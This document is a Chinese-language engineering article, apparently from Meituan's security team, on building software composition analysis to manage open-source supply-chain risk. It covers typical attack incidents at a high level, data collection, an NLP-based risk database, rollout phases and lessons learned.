- **提交缺陷代码**：在软件开发环节，开发人员因为水平、安全意识的诸多原因，往往会在开发过程中引入漏洞，这本身是一件十分正常的事情。但对于开源软件而言，因为几乎所有人都可以向开源项目提交代码，并且通过审核后就可以 Merge 进项目，所以总会有不怀好意的人故意引入有问题的代码，比较典型的 Case 是 2021 年 4 月，明尼苏达大学 Kangjie Lu 教授带领的研究团队因故意向 Linux 引入漏洞，导致整所大学被禁止参与 Linux 内核开发。抛开道德问题不谈，这种风险实际上有可能因为审核的疏忽导致风险直接被引入。
- **源代码平台被攻陷**：其实 Git 平台本身由于保护不当，也有极大的概率被攻陷。虽然说攻陷 GitHub 这种平台本身不太现实，但是有很多开源项目都是自己搭设的 Git 平台，再加上一些众所周知的原因，Git 平台本身缺乏保护是一件较大概率发生的事情。在 2021 年 3 月，PHP 的官方 Git 就遇到了类似的 Case，由于 PHP 官方团队在 git.php.net 服务器上维护的 php-src Git 仓库中被推送了两个恶意提交。攻击者在上游提交了一个神秘的改动，称其正在“修复排版”，假装这是一个小的排版更正，并且伪造签名，让人以为这些提交是由已知的 PHP 开发者和维护者 Rasmus Lerdorf 和 Nikita Popov 完成的。所以 Git 平台的安全保护本身也是需要被提高重视的。
- **代码 branch 被篡改导致打包结果不一致**：由于开源项目的 Git 仓库是向所有人开放的，有些攻击者会尝试新建不同的 branch 植入代码然后进行发布，虽然编译过后的包带有 CI/CD 平台的签名，但是仍旧会引发严重的安全隐患。早在 2019 年的 DEFCON 会议上，就有安全研究员就发现了 WebMin 的 1.890 在默认配置中存在了一个很严重的高危漏洞，1. 882 到 1.921 版本的 WebMin 会受到该漏洞影响。但奇怪的是，从 GitHub 上下载的版本却未受到影响，影响范围仅限于从 SourceForge 下载的特定版本的 WebMin，后来经过调查后发现，是代码仓库没有添加分支保护机制，从动导致出现问题，引发了此类的安全风险。

- **CI/CD 体系被攻陷**：研发前期，如果我们完成了代码完整性检测的话，如果流程没有被篡改或者构建平台都运行正常的话，一般情况下，出现问题的几率很低。但如果 CI/CD 平台和前面的 Git 一样被恶意篡改或是破坏，也会出现安全隐患，SolarWind 事件就是由于这一原因导致的，攻击者在 CI/CD 过程中嵌入了“后门”，通过了签名校验，再通过 OTA 分发补丁之后，导致出现了让人震惊的供应链攻击事件。
- **不安全组件引入**：在依赖引入的过程中，如果引入了有问题的组件，则相当于引入了风险，这也是目前最典型的供应链攻击手段，通过我们对各个源的安全调查和分析后发现，“投毒”的重灾区在 Python 和 NodeJS 技术栈（一个原因是因为前端的“挖矿”已经很成熟，容易被黑产滥用，另外一个原因是 Python 的机器学习库相当丰富，加上机器学习配套的计算环境性能强悍，导致“挖矿”的收益会比入侵普通 IDC 主机更高）。由于例子较多，这里就不一一列举了。
- **外部 CI/CD 流程构建**：因为 CI/CD 平台有时候不能满足需求，或开发者出于其他因素考量，会使用非官方的 CI/CD 进行构建，而是自己上传打包好的 JAR 或者 Docker 镜像来部署，更有甚者会同时把打包工具链和源代码一起打包上传到容器实例，然后本地打包（极端情况下，有些“小可爱”的依赖仓库都是自己搭建的 Sonatype Nexus 源管理系统）。因为很多开源软件的使用者不会去做 CI/CD 的签名校验（比如说简单匹配下 Hash ），导致这类攻击时有发生。早在 2008 年的时候，亚利桑那大学的一个研究团队就对包括 APT、YUM 在内的 Linux 包管理平台进行了分析和研究，发现绝大多数源都不会对包进行校验，这些包随着分发，造成的安全问题也越来越广泛。
- **直接部署有问题的包**：有些打包好的成品在使用的时候，因为没有做校验和检查，导致可能会部署一些有问题的包，最典型的例子是 Sonatype 之前披露的 Web-Broserify 包的事件，虽然这个包是使用了数百个合法软件开发的，但它会对收集目标系统的主机信息进行侦查，所以造成了相当大规模的影响。

## 2.3 过维护期的组件

在实际的生产环境中，有很多的开发者使用的运行时版本、组件版本以及 CI/CD 平台版本都是已经很久未更新的。当然，站在安全的角度上讲，安全团队希望所有的系统都用上最新版本的组件和中间件，但是事实情况是，基于业务自身的规划迭代，或者因为大版本改动较多容易引发兼容性问题，从而导致升级迁移成本过高等诸多原因，使得落地这件事情就变的不是那么容易。为了让安全性和易用性达到平衡，很多企业内部往往会进行妥协，通过其他手段收敛攻击面并且建立旁路的感知体系，来保证安全问题，也可以及时发现和止损。但是长久看来，引入过时版本的组件会引发诸多的问题：

- **维保问题**：因为开源社区的人力和精力有限，往往只能维护几个比较主要的版本（类似于操作系统中的 LTS 版本，即 Long-Term Support，长期支持版本是有社区的长期支持的，但是非 LTS 版本则没有），所以一旦使用过时很久的版本，在安全更新这一部分就会出现严重的断层现象。如果出现了高危漏洞，官方不维护，要么就是自己编写补丁修复，要么就是升级版本，达到“长痛不如短痛”的效果，要么就是像一颗定时炸弹一样放在那里不管不问，祈求攻击者或者“蓝军”的运气差一点。
- **安全基线不完整**：随着信息安全技术的发展和内生安全的推动，版本越新的安全组件往往会 Secure By Design，让研发安全的要求贯穿整个研发设计流程。但早期由于技术、思路、攻击面的局限性，这一部分工作往往做了跟没做一样。感触特别深的两个例子，一个是前几年 APT 组织利用的一个 Office 的 0day 漏洞，瞄准的是 Office 中一个年久失修的组件，这个组件可能根本连基本的 GS（栈保护）、DEP（数据区不可执行）、ASLR（内存地址随机化）等现代的代码安全缓解机制都没有应用。熟悉虚拟化漏洞挖掘的同学们可能知道，QEMU/KVM 环境中比较大的一个攻击面是 QEMU 模拟出来的驱动程序，因为 QEMU/KVM 模拟的驱动很多都是老旧版本，所以会存在很多现代化的安全缓解技术没有应用到这些驱动上面，从而引入了攻击面。其实，在开源软件的使用过程中也存在类似的情况，我们统称为“使用不具备完整安全基线的开源软件”。

- **未通过严谨的安全测试**：现在的很多开源组件提供商，诸如 Sonatype 会在分发前进行一定程度的安全检测，但是时间越早，检测的范围越小。换句话说就是，组件越老出现的问题越多。毕竟之前不像现在一样有好用的安全产品和安全思路，甚至开发的流程也没有嵌入安全要求。而这样就会导致很多时候，新发布的版本在修复了一个漏洞的同时又引入了一个更大的漏洞，导致风险越来越大，越来越不可控。

综上所述，从安全团队的视角看来，风险无处不在。但是在一个非安全业务的安全公司，往往业务对于风险的理解和要求，跟安全团队的看法可能大相迳庭。

## 3. 业务视角下的安全研发风险

实际上在业务同学看来，他们也十分重视信息安全的相关工作，有些公司的业务技术团队甚至成立了专门的安全团队来协助研发同学处理安全相关的问题。可见业务不是排斥甚至抵制安全工作，而是缺乏合理和可操作的安全指导，进而导致业务同学不知道产品有什么风险。在实际的组件风险修复过程中，我们也收到了很多业务同学的反馈和吐槽。总结起来主要有以下几种情况：

- **兼容性问题** ：在推动以版本升级为主要收敛手段的风险修复中，业务提出最多质疑的往往是兼容性问题，毕竟稳定性对于业务来说非常重要。所以一般情况下，我们在推动升级时，往往会推送安全稳妥且稳定性最高的修复版本，作为主要的升级版本。但这种问题不是个例，每次遇到此类型推修的时候，业务都会问到类似问题。考虑到本文篇幅原因，这里就不再进行展开。
- **安全版本的问题** ：跟上一个问题类似，业务同学在引入组件时也会考虑安全性的问题，但业务同学由于缺乏一些安全知识，导致自己对于“安全版本“的判断存在一定的出入，所以业务同学会把这个问题抛给安全同学。但是安全同学很难 100% 正确回答这个问题，因为开源组件太多，绝大多数企业不能像 Google、微软一样把市面上所有的组件安全性全都分析一遍，所以一般只能现用现查。一来一去，会拉低这一部分的质量和效率。所以这一部分需求也是

重要且急迫的。

- **追求“绝对安全”**：有些业务同学也会直接问，到底该怎么做，才能安全地使用各种组件？话虽直接，但是能够体现出背后的问题：安全的尺度和评价标准不够透明。让安全问题可量化，并且追求标准透明也是非常急迫的工作，考虑到这更像是运营层面的问题，在此也不展开叙述了。
- **合规问题**：很多业务因不了解开源协议，导致违反了开源协议的约束，引发了法务或者知识产权问题。

从实际情况来看，业务同学并不排斥做安全工作，很多时候是因为缺乏一个有效的机制，我们需要告诉他们引入的软件依赖是否安全，需要完成那些操作和配置才能让开源组件用起来更加安全。作为安全工程师，我们需要站在业务的视角去设身处地地想想，这些问题是不是真的不能够被解决。由于业务和安全双方都有关于组件安全相关的需求，恰好 SCA 这项技术可以很好地满足业务和自身的需求，所以在整个 SCA 建设的过程中，我们需要不断去挖掘这些需求。

## 4. SCA 建设的过程

其实，SCA 并不是一项很先进的技术，只是在现代的研发过程中随着流程的标准化、组件的丰富化、开源社区的活跃以及开发成本的降低等诸多原因，使得一个项目中纯自己写的代码占整个项目中全部代码的比例变得越来越低了。也就意味着供应链问题产生的影响会越来越大，随着 DevSecOps 的火爆，就重新带火了 SCA 这一传统的技术。

根据很多企业内部的实践，以及业界对于 SCA 技术的理解，我们认为 SCA 比较核心的功能主要包括以下几点：

- **软件资产的透视**：企业内部需要对所有的应用系统引用了哪些组件这件事情有着非常清晰的认知，在考虑尽量多的情况下，尽量覆盖绝大多数的场景（业务应用系统、Hadoop 作业等数据服务、Puppet 等运维服务等），并且研究它们的开发流程，分析哪些阶段可以引入 SCA 能力做风险发现。


- **风险数据的发现**：现在是一个数据爆炸的时代，安全团队每天需要关注的安全风险信息来源五花八门，但是需要尽可能多地去收集风险相关的数据，并且做上下文整合，使之可以自动化和半自动化地运营起来。但仔细想一下，除了追求风险数量，能否更进一步追求更强的实效性，达到先发制人的效果？通过企业内部多年的安全威胁情报能力建设，同时追求实效性和可用性的双重 SLA 是可行的。除此之外，需要关注的风险，不能仅仅局限于漏洞和“投毒”这两个场景，还需要对开源软件的基线信息进行收集。
- **风险与资产关联基础设施的建设**：前面的两个方向是数据维度的需求，考虑 SCA 落地不单单是信息安全部门的事情，在实际落地过程中，还需要跟业务的质量效率团队、运维团队建立良性的互动机制，才能让安全能力深入到业务，所以需要建设相关的基础设施去实现核心 APIs 能力的建设，对业务进行赋能。虽然听上去很简单，但实际上开发的东西可能是 UDF 函数，也可能是某些分析服务的插件，甚至可能是 CEP（Complex Event Process 复杂事件处理，一种应用于实时计算的分析技术）的规则。
- **可视化相关需求**：既然有了风险，安全团队及业务相关团队的同学除了自己知道之外，还需要让负责系统开发相关同学也了解风险的存在，并且要及时给出解决方案，指导业务完成修复，同时安全团队也需要通过获取运营数据，了解风险的修复进度。

正所谓“罗马不是一日建成的”。虽然现在确定了 SCA 建设需求和建设的方向，但落地仍然需要分阶段完成。正如建设其他的安全子系统一样，安全团队需要按照从基础数据 /SOP 开始建设，然后是平台化系统化的建设，进而完成整个 SCA 能力的落地。所以在实际操作过程中，应该将整体建设分成三个阶段进行：

- **第一阶段**：数据盘点与收集，在项目建设前期，信息安全团队应当跟企业内部的基础架构相关的团队，完成企业内部基础组件的数据资产盘点，旨在从基础技术和信息安全的视角实现对研发技术栈、研发流程链路的摸排，在合适的位置进行数据卡点，从而获取相关数据，完成对资产数据的采集。另一方面，信

息安全部门在现有的威胁情报经验和数据上，对组件数据进行数据封装和整合，建立一个单独的开源组件风险数据库，旨在收集来自于全量互联网上披露的风险，方便与后面的资产数据进行联动。

- **第二阶段**：SOP（Standard Operating Procedure，标准运营流程）和概念验证建设，信息安全团队通过自己的漏洞修复经验进行 SOP 的固化，通过不断地调优，完成一个通用的漏洞修复 SOP，通过实际的演练和概念验证（PoC，即 Proof-of-Concept）证明，该 SOP 可以在现有的技术条件下很好地完成风险修复这一部分工作。同时结合 SOP，对之前收集的资产数据和风险数据进行查漏补缺，完成对数据和数据链路的校验工作，保证系统高可用。在这个阶段，SCA 的服务提供方需要开放部分的核心 API 给部分业务的质量效率团队，帮助他们进行测试并收集反馈，让其融入到自己的风险治理环节。
- **第三阶段**：平台化及配套稳定工作的建设，当 SOP 初步成型并且完成了概念验证之后，应当需要建设对应的平台和子系统，让这一部分工作脱离手动统计，使其接近 100% 线上化。得益于内部 SOC 的模块化设计，可以在现有的平台上轻松构建出 SCA 相关的子系统，完成能力的数据。针对终端用户可视化风险这一问题，SCA 子系统会提供核心的 APIs 给面向研发同学端的 SOC 平台完成风险信息的同步。为了保证服务的高可用，后续还会建设配套的数据链路检查机制，不断完善数据的可用性。





一些比较重要的工作如上图所示。三个阶段完成之后，SCA 的能力大概就建设好了，但在建设过程中，安全团队需要考虑很多东西。如果说安全厂商的安全产品和服务可以被认为是问题解决的“分子”的话，甲方安全团队的工作更多的是做大做全的“分

母”，要把各种情况都考虑得面面俱到，才能保证风险不被遗漏。

首先，在资产建设方面，企业内部的安全团队、质量效率团队以及数据平台团队等存在研发流程的技术团队，需要配合完成自己所辖的 CI/CD 系统数据和数据服务构建数据的采集工作，同时也为 IDE 插件团队提供 SCA 的 API，完成从代码开发环节到应用上线环节的数据采集。

但是，我们在应用这一部分数据之后发现了很多问题，除开数据本身质量和准确度不谈（不谈不代表重要，相反这一部分很重要，后面会介绍这一部分），按照前面提到的场景，还会有很多额外场景。比如说，业务在灰度了一部分之后就忘掉了还没灰度完，导致一个服务下面只修复了一部分机器；再比如有很多“小可爱”会绕过企业本身的 CI/CD 流程进行部署操作（有些甚至还是自己人）。为了考虑到这些例外的情况，我们应该从主机的粒度重新考虑这件事情，也就是说通过主机实例（Docker 容器、虚拟机、物理机）本地的 HIDS Agent ，完成文件信息、进程信息、环境变量、Shell-Log 等信息的分析，确定主机实例修复完毕。这样，我们就建立了一个构建链路 - 主机维度的数据正反校验机制。从理论上讲，主机端 HIDS Agent 覆盖度和存活率都达标的话，我们几乎可以得到一份详细的软件资产的数据（当然数据不准、延迟这些问题肯定还是会有的）。详细的落地核心工程和结构关系，大家可以参考下图：




在数据覆盖的差不多的时候，我们需要通过数据总线传递给数据仓库和计算引擎，完成数据的交叉和分析工作，得出的结果便是存在哪些风险和风险进度。在这里，实时引擎一方面需要承担增量资产数据的分析，另一方面也会保存很多聚合的 CEP 规则

进行分析。离线引擎则是完成存量风险的周期性发现和治理工作。

在讨论完资产数据的采集之后，我们来谈论风险数据的收集。早在威胁情报体系化建设阶段，组件漏洞情报就作为基础安全情报应用场景下漏洞情报的一个子集，一直存在。但由于之前局限于“漏洞 = 风险”的观念，导致实际执行过程中只存放了组件漏洞相关的风险信息，在综合评估完现有的需求和实际情况之后，我们发现当前组件漏洞数据，只能承担一部分研发安全风险的治理工作。而像对于供应链投毒、开源组件基线情况等其他类型的风险数据，由于当时还没有数据能够提供成熟的能力输出给业务方使用，经历过充分的讨论和调研之后，决定将组件相关的漏洞数据独立出来，并且新增采集供应链安全的其他风险数据，重新建立一个组件安全相关的数据库，完成风险数据的存储和应用。


通过结合自身威胁情报的实践，以及业界关于组件风险收集的最佳实践，我们打算从5 个维度对组件相关风险进行收集和存储：

- **NVD/CNVD/GitHub-GHSA 等通用漏洞数据库**：这个是基本操作，旨在收集漏洞风险，结合漏洞实际情况进行人工和研判。
- **Jira、Commit、Release 和 Bugzilia 等 Pull-Request 相关的数据**：通过获取相关的数据，结合自研的 NLP（Natural Language Process，自然语言分析）分析引擎对内容进行倾向性判断，过滤并输出安全相关的信息，然后组织人工或自动化研判，通过实践，我们发现可以大幅度提前发现风险（笔者在 ISC2019 上曾经阐述过风险发现前置的必要性和落地经验）。
- **组件专用风险库**：经过我们对于漏洞数据相关的调研，诸如 Github 和 Snyk 这些机构会有专门的组件风险库对外提供，通过获取并分析这些信息，经过加工后可以得到可用性极高的组件风险库，可按需研判。
- **软件风险相关的新闻资讯和 RSS 订阅**：这类源主要是解决 0day 和被 APT 组织在野利用等特殊披露的漏洞，同 Pull-Request 数据一样，该类型的绝大部分风险数据都是需要通过 NLP 分析引擎进行情报数据分析，进一步进行情感推断后才达到可用的标准。

- **手动录入**：这也是常规操作，虽然采集了很多类型的风险，但的确受限于供应链攻击的多种多样和发展，所以不可能考虑得面面俱到，仍旧需要手动接口补充需要运营的风险。但安全团队仍希望将手动录入的风险占全部风险的比例，控制到一个合理的范围，保证这部分能力不会因为运营人员的问题（如经验不足、离职等），而导致能力的闪崩性缺失。

通过上述内容，我们发现这里面绝大部分数据都是非结构化的，换句话来讲，我们不可以直接拿来使用，需要处理（异构数据、自然语言数据）后才可以使用，所以我们在处理时会引入 NLP 分析引擎，并且对漏洞风险数据打标后（主要工作是添加 RepoID 用来和资产数据联动），才可以向下传递给数据引擎和 APIs 。

从威胁情报数据建设的角度来看，2019 年前后，基础安全相关的威胁情报实现了结构情报和非结构情报的比例约为 1:1 ，现在非结构的情报数据远高于结构化的情报数据，这也越来越接近于设计的目标，具体的落地核心工作内容和关系结构如下图所示：




在风险信息处置环节，实时计算引擎和离线引擎的作用，与资产数据处理时是一致的，主要解决增量和存量的问题。同时考虑到业务自身会有自助排查风险的需求，SCA 平台也会提供一些核心的 APIs 给业务方。

在开始着手建设这些数据相关的基础设施时，需要提出一些建设指标，防止一些关键的功能因为平台本身的问题，导致服务大规模不可用。在资产方面，目前资产数据库

的基础设施可以支持 TB 级别资产数据的检索能力，返回时间不超过 100 毫秒；而在风险数据建设方面，目前覆盖了共计 10 个技术栈（包含主流的 Maven/Gradle、PyPi、NPM、SPM、APT/Yum、CocoaPods 在内）共计约 59 万条风险数据，更新周期在两小时以内，通过计算引擎可以和资产数据进行快速匹配，节省了将近 95% 的排查时间，大大提升了运营效率。

在匹配规则建设方面，因为数据来源较多且杂乱，我们通过自研的 NLP 分析引擎进行大规模的训练和处理数据之后，可以统一到一个比较固定的数据结构里面，在打标处理后可以实现和资产数据的高效联动。

鉴于 NLP 模型的训练过程和训练方法不属于 SCA 建设过程中比较重要的技术，所以本文中不会展开叙述详细的训练过程和情感推断训练过程。除了资产信息关联之外，风险数据库可以同时实现对 CVSS（即 Common Vulnerability Scoring System，即通用脆弱性评分系统）的匹配，及时推送满足 CVSS 影响范围（这里不是指 CVSS 分数，而是指 CVSS 的描述表达式）的漏洞信息，提醒安全运营的同学关注相关风险并及时进行研判。

对于风险的基线数据，目前基线建设数据没有一个相对完整的参考标准，但是 Google 推动成立的 OpenSSF 基金会（Open Source Security Foundation，在 Google 等互联网企业和美国政府的推动下成立的开源组件安全基金会）在 2021 年下旬发布的 ScoreCard 功能是一个很好的参考标准，结合同样是 OpenSSF 推出的 AllStar 基线检测工具，可以完美补充组件基线相关的数据。

psf/requests

GitHub

A simple, yet elegant, HTTP library.

9k forks　46k stars

| | |
|---|---|
| 代码分支保护 | 未通过 |
| CII-Best-Practices | 未通过 |
| 代码Review | 已通过 |
| Fuzz模糊测试 | 未通过 |
| 打包基线 | 状态未知 |
| 安全基线策略 | 未通过 |
| Release签名校验 | 状态未知 |
| Token权限校验 | 未通过 |

November 11, 2021.

## 5. SCA 建设中遇到的问题

当然，在 SCA 建设过程中也不是一帆风顺的，我们总结一下比较困难的地方，主要包括以下几个方面：

- **漏洞 - 资产关联规则缺乏一个成熟且有效的行业标准**：在 SCA 领域，目前没有一个成熟的可以匹敌 NVD 相关的生态环境，在 NVD 体系下，有用来描述漏洞信息的 CVE ，有描述资产影响范围的 CPE（Common Product Enumunation），有描述攻击路径的 CAPEC（Common Attack Pattern Enumeration and Classification），还有描述风险类型的 CWE（Common Weakness Enumunation）。但是在组件安全领域，由于各家公司的基础设施建设成熟度和技术选型差异巨大，所以没有一个可用的完整生态可以做到"开箱即用"，所以我们需要基于现有的技术架构和基础设施来设计自己的规则，同时推广这套标准在安全运营工作中落地。
- **数据质量与数据链路的可靠性**：数据质量和可用性问题是从立项开始一直到后期运营阶段都会出现的问题，问题可能来自于上游采集逻辑不完备或采集错误，还有数据链路不稳定导致写入计算引擎出现大批量丢失的问题，还有数据链路没有检查机制，导致不知道具体问题出在哪里，甚至由于使用的数据分析技术栈的原因，导致打过来的数据是错乱的，错乱的数据有可能会影响 CEP 规则的准确性和有效性。这当中的有些问题不是偶发的，甚至有些问题在真实应用的场景下会高频出现，所以建立一个长效的数据拨测机制和数据污点追踪能力是必要且必须的。
- **风险数据的数据结构与准确度**：由于在风险数据中引入了过多的来源，且大量引入了机器学习和 NLP 技术，将非结构化数据转换成结构化数据，考虑到模型训练的精度、训练样本数据、训练网络等问题，导致平台提取出来的漏洞信息很多时候会有一定的出入，并且由于风险情报数据比较依赖上下文和实效性，所以需要在各方面做取舍，这个问题其实和数据的问题一样，不是一朝一夕能解决的，需要大量的实践运营和拨测机制 Case by Case 地去推动解决。
- **CI/CD 管制与非标准资产的治理**：这一方面实际上与 SCA 落地的关系不是很大，但是提及的原因是 SCA 本身是一个需要强关联研发流程的能力，好的 SCA 平台除了可以提供标准化的 APIs 和 GUI 让用户快捷操作，同时也需要兼容非标准的发布流程和上线标准，这就是为什么除了主要的几个技术

栈之外，仍旧覆盖了一些偏小众的技术栈，如 C#/Powershell 的 NuGet、ErLang 的 Hex 包管理等。

- **资产透视深度**：这一部分其实是 SCA 核心能力的体现，从理论上讲，SCA 是有能力分析诸如 FatJar 这种开源组件嵌套的 JAR 包，但实际上受制于数据质量和技术能力，往往无法分析到一个非常细的粒度，所以这一部分需要去设计一个 MTI（Maximum Tolerate Index 在这里表示可接受的最粗分析粒度）指标去指导相关的设计。

## 6. SCA 技术未来的展望

在建设过程中，我们参考了很多公司和商业产品对于组件风险分析和治理的最佳实践，翻阅了大量与软件成分分析技术，以及软件供应链安全治理相关的论文文献、公开的专利以及企业的博客。其中 OpenSSF 基金会的一些研究成果让人印象深刻。

在 2021 年 6 月份 OpenSSF 发布 SLSA（Supply chain Levels for Software Artifacts，即软件供应链安全等级）之后，围绕 SLSA 这一套标准陆续发布了很多有助于我们分析的数据服务和产品，比如准 SCA 产品 Open Source Insight，漏洞风险库 OSV（Open Source Vulnerabilities，开源组件风险数据），软件安全基线检查工具 AllStar 和 ScoreCard，开源组件风险奖励计划 SOS Rewards（可以理解为是开源组件的漏洞奖励计划）。

我们初步看到未来 SCA 的建设路线应该是三个方向：**追求足够细粒度的资产和风险透视能力，风险的主动识别能力和开源软件的基线检查能力**。换句话讲，SCA 如果想做到足够有效，需要覆盖从软件开发到上线的所有环节，包括代码完整性、流程完整性和基线巡检功能，这些都需要 SCA 的核心能力。

除了 SCA 提供的风险透视能力，在整个 DevSecOps 环节，安全团队、质量效率团队、运维团队和业务团队需要非常默契地进行配合，大家各司其职，共同解决研发方面的风险。这其中，安全团队能够提供的，除了风险数据和修复建议之外，还需要提供一些对应的基础设施服务，帮助业务团队更高效地处置风险。扩展到整个开源软件

风险治理方面，也可以给大家一个 Cheatsheet 做参考。

| 应用编写环节 | 应用构建环节 | 应用发布环节 | 持续运营环节 |
| --- | --- | --- | --- |
| IDE插件提供风险检查 | 强制使用内部CI/CD平台 | 主机端包签名校验，不通过的禁止运行 | 风险透视及对RD人员的可视化工作 |
| 不推荐使用第三方源/第三方软件源安全管控 | Release签名机制 | 应用执行scorecard机制，不通过的不允许上线 | 风险修复指导 |
| 内部源包安全审计 | CI/CD平台本身的风险加固和检测 | | 风险全生命周期管理 |
| | | | 持续化的风险收集 |

当然，想要做到以上所有的项目，实际上对于企业的基础架构和基础设施都有一定的要求，但好在目前开源社区对于供应链安全治理提供了一些安全的解决方案，诸如国外由 OpenSSF 或者商业公司牵头设计开发的一系列工具链，如 ChainGuard.dev，SigStore，Anchore 等等，当然国内也有很多优秀的开源解决方案。可以在进行一定修改之后，集成到现有的基础架构中。

考虑到安全的对抗属性在里面，SCA 工具如果融合进企业内的研发流程中，必然会引发很多对抗 SCA 检测的路子，况且在调研过程和实际处置过程中，绕过固有研发流程的情况是比较常见的，所以后续在继续建设 SCA 能力的过程中，我们会逐步加入对抗的检测和加固，防止“漏网之鱼”。

## 7. 结语

以上是我们在整个 SCA 能力建设过程中积累的一些想法和实践。在建设 SCA 能力的过程中，通过与各团队的协同工作和沟通，了解了很多业务对于组件安全方面的想法和真实需求，通过需求得出需要建设的能力。在技术方案落地中，企业内部部署的很多安全产品，诸如 HIDS Agent 和 RASP 等，可以从主机的角度去反向验证建设的过程是否正确。

此外，SCA 能力的落地离不开安全团队与业务团队的配合。实际上在 SCA 的建设过程中，我们如果再往更深层次去看，会发现诸如闭源软件、开源软件的跨架构、跨编译器的识别、其他载体（比如容器镜像、软件成品）的安全分析等，这些技术挑战

对于实际企业内落地 SCA 能力而言还是蛮高的，考虑到目前的解决方案还停留在 PoC 阶段，就不在这里进行过多的阐述了。

当然，抛开整个落地的过程，考虑到各家在基础设施、核心技术栈、主机信息监控能力的参差不齐，所以必定会有不能落地的地方。而站在安全服务提供商的角度上看，SCA 相关产品未来的建设可能需要更加轻量化、开放协同化。

所谓轻量化，是指产品的核心功能可以在脱离基础设施多种多样的前提下，能够稳定高效地去提供核心能力，能很好地与客户的研发流程完美衔接。从调研结果来看，目前市面上所有的 SCA 产品，基本上都存在一个架构设计比较重的问题，不能很好去融入现有的 CI/CD 流程。所谓开放协同化，是指可以通过多种方式去和其他的安全产品和安全能力提供数据的共享机制，实现与其他安全设备在数据上的联动，互相补齐对应的风险发现能力，做到简洁、高效。

以上就是我们 SCA 能力建设过程当中的一些想法。从长远的角度看，我们希望从源端建立起一套完整的零信任供应链风险管控体系，覆盖从引入 - 开发 - 编译 - 部署 - 使用的全生命流程，做到真正意义上的 Secure-by-Default。

从纵向来看，我们需要在研发流程的框架下尽可能全地理清整个系统的 SBOM 级的数据依赖情况。同时从横向来看，我们还需要保证目前收集到的组件相关的风险数据和极限数据所覆盖的技术栈足够的全面和准确。恰好这两部分能力是 SCA 能力中比较核心的两个能力，也就说明了 SCA 能力是这一体系当中比较重要的一环，可以为整个体系提供一套完整的知识库，为后续供应链风险检测逻辑提供一套完整的数据。

最后，特别感谢美团质量效率团队、基础技术团队、到店事业群技术部餐饮的测试团队在整个 SCA 能力建设过程中提供帮助和建议。同时，也欢迎大家在文末留言评论。

## 8. 本文作者

李中文（e1knot），美团安全高级工程师。

## 9. 参考文献


- Software Composition Analysis (SCA) reviews Reviews and Ratings
- Deep dive into Visual Studio Code extension security vulnerabilities
- That Time Linux Banned the University of Minnesota
- PHP's Git server hacked to add backdoors to PHP source code
- Webmin backdoor blamed on software supply chain breach
- Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor
- Open Source Software Is Under Attack; New Event-Stream Hack Is Latest Proof
- Stork: Package Management for Distributed VM Environments
- Hello open source security! Managing risk with software composition analysis
- Introducing Microsoft Application Inspector
- Cyber Supply Chain Risk Management
- THE SOFTWARE BILL OF MATERIALS AND ITS ROLE IN CYBERSECURITY
- Cybersecurity Supply Chain Risk Management C-SCRM
- Introducing the Open Source Insights Project
- Announcing a unified vulnerability schema for open source
- Google stakes new Secure Open Source rewards program for developers with $1M seed money
- Introducing SLSA, an End-to-End Framework for Supply Chain Integrity
- Binary Authorization for Borg: how Google verifies code provenance and implements code identity
- A Kubernetes CI/CD Pipeline with Asylo as a Trusted Execution Environment Abstraction Framework
- AllStar: Continuous Security Policy Enforcement for GitHub Projects
- Google open-sources Allstar, a tool to protect GitHub repos
- Measuring Security Risks in Open Source Software: Scorecards Launches V2
- 2022 OPEN SOURCE SECURITY AND RISK ANALYSIS REPORT
- Focus on the Stability of Large Systems: Toward Automatic Prediction and Analysis of Vulnerability Threat Intelligence
- Open Source Security Explained
- CycloneDX Specification
- 4 Key Sigstore Takeaways: Recap of Twitter Space with Kelsey Hightower
- SLSA vs. Software Supply Chain Attacks
- The State of Open Source Vulnerabilities 2021
- GitHub 2020 Digital Insight Report
- 2020 State of the Software Supply Chain
- Making Sense of Unstructured Intelligence Data Using NLP
- OpenSCA-Cli
- MurphySec Code Scan
- Method and system for monitoring a software artifact

- Method and system for monitoring metadata related to software artifacts
- Method and system for evaluating a software artifact based on issue tracking and source control information
- sigstore – A non-profit, public good software signing & transparency service

## 10. 团队招聘

